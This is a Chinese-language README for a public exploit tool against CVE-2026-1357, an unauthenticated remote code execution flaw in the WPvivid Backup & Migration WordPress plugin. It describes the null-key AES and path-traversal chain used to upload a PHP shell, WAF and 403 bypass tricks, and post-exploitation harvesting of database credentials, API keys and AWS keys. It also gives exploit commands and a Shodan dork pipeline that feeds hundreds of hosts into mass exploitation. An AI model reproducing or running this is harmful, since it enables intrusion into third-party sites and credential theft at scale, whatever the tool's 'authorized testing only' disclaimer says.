


CVE-2026-1357 的自动化利用工具,该漏洞是 WPvivid Backup & Migration 中一个未认证的远程代码执行(RCE)漏洞。可扫描 WordPress 目标,绕过 WAF/403,通过路径遍历上传 shell,并执行利用后侦察及生成报告。

CVE 致谢: Lucas Montes (NiRoX)
工具作者: CyberTechAjju
CVSS: 9.8(严重) | 受影响版本: ≤ 0.9.123 | 已修复版本: 0.9.124
仅用于授权安全测试。未经授权访问系统属于违法行为。
通过两个链式漏洞在 WPvivid Backup & Migration 中实现未认证 RCE:
openssl_private_decrypt() 在密钥错误时返回 false → phpseclib v1 将其视为空字节 AES 密钥 → 攻击者使用 16 个空字节进行加密name 字段 → ../uploads/shell.php 逃逸备份目录限制条件: 仅在 wpvivid_api_token 已生成且未过期时可利用。
| 功能 | 描述 |
|---|---|
| 🔍 自动检测 | WordPress + WPvivid 插件 + 版本指纹识别 |
| 🛡️ WAF 绕过 | User-Agent 轮换、请求头伪造、编码技巧 |
| 🔓 403 绕过 | X-Forwarded-For、X-Original-URL、路径规范化、双重编码 |
| 💀 自动利用 | 空密钥 AES 载荷 + 路径遍历上传 |
| 📋 利用后操作 | 自动运行 20+ 条侦察命令(id、whoami、passwd、wp-config、SUID 等) |
| 🔑 数据提取器 | 从输出中提取数据库凭据、API 密钥、密码、AWS 密钥 |
| 📊 报告生成 | 包含完整利用证据的 Markdown PoC 报告 |
| ⚡ 批量扫描 | 多线程,支持代理/Burp |
git clone https://github.com/cybertechajju/CVE-2026-1357-poc.git
cd CVE-2026-1357-poc
pip install -r requirements.txt
# 仅扫描(检测 WordPress + WPvivid + 版本)
python3 cve_2026_1357.py -u http://target.com

# 扫描 + 利用 + 自动利用后操作
python3 cve_2026_1357.py -u http://target.com --exploit

# 利用但不进行利用后侦察
python3 cve_2026_1357.py -u http://target.com --exploit --no-post

# 批量扫描并生成报告
python3 cve_2026_1357.py -l targets.txt -t 20 --exploit --report

# 通过 Burp 代理
python3 cve_2026_1357.py -u http://target.com --exploit --proxy http://127.0.0.1:8080

# 仅载荷模式
python3 cve_2026_1357.py -u http://x --payload-only
-u, --url         单个目标 URL
-l, --list        包含 URL 的文件(每行一个)
--exploit         启用利用模式
--shell NAME      Shell 文件名(默认:pwn_remote.php)
--no-post         跳过利用后侦察
--report          生成 Markdown PoC 报告
--report-dir DIR  报告输出目录
-t, --threads N   并发线程数(默认:5)
--timeout SECS    请求超时时间(默认:10)
--proxy URL       用于 Burp 的 HTTP 代理
--payload-only    打印 base64 载荷并退出
完整列表请参阅 dorks.md。快速示例:
# Shodan
http.html:"wpvivid-backuprestore"
http.html:"wpvivid" http.component:"WordPress"

# Google
inurl:"/wp-content/plugins/wpvivid-backuprestore/readme.txt"

# 管道命令
shodan search 'http.html:"wpvivid-backuprestore"' --fields ip_str,port --limit 500 \
  | awk '{print "http://"$1":"$2}' > targets.txt
python3 cve_2026_1357.py -l targets.txt -t 20 --exploit --report
CVE-2026-1357-poc/
├── cve_2026_1357.py    ← 主工具(扫描器 + 利用器 + 利用后操作)
├── dorks.md            ← Shodan/Google/Censys/FOFA/ZoomEye dorks
├── requirements.txt    ← Python 依赖
├── .gitignore
└── README.md           ← 本文件
Lucas Montes (NiRoX) — CVE 发现者
CyberTechAjju — 利用工具开发







